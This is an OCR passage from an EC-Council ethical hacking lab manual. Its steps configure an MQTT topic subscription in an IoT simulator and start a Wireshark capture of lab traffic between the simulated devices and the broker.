


37. The **Subscribe for command - TS1** popup opens. Select **On start** under the Subscribe on tab, type **High_Tempe** under the **Topic tab**, and select **1 Atleast once** below the **Qos** option. Click on **Save**.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

38. Scroll down the page, you can see the **Topic** added under the **Subscribe to Commands** section.




39. Next, we will capture the traffic between the **virtual IoT network and the MQTT Broker** to monitor the secure communication.
40. Minimize the Edge browser. Click on **Type here to search** at the bottom left of the desktop, type wireshark and select Wireshark from the results to launch the **Wireshark** from the application list.
41. The Wireshark Application window appears, select the **Ethernet** as interface.

    Note: Make sure you have selected interface which has **10.10.1.22** as the IP address.


    Note: If Software update popup appears click on **Skip this version**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




42. Click on the **Start Wireshark** icon to start the capturing packets, leave the Wireshark running.
43. Leave the IoT simulator running and switch to the **Windows Server 2019** virtual machine.
44. Minimize all opened applications and windows, Open Chrome browser, type **http://localhost:8080** and press **Enter**.

    Note: Do not use Internet Explorer web browser to open the above URL.



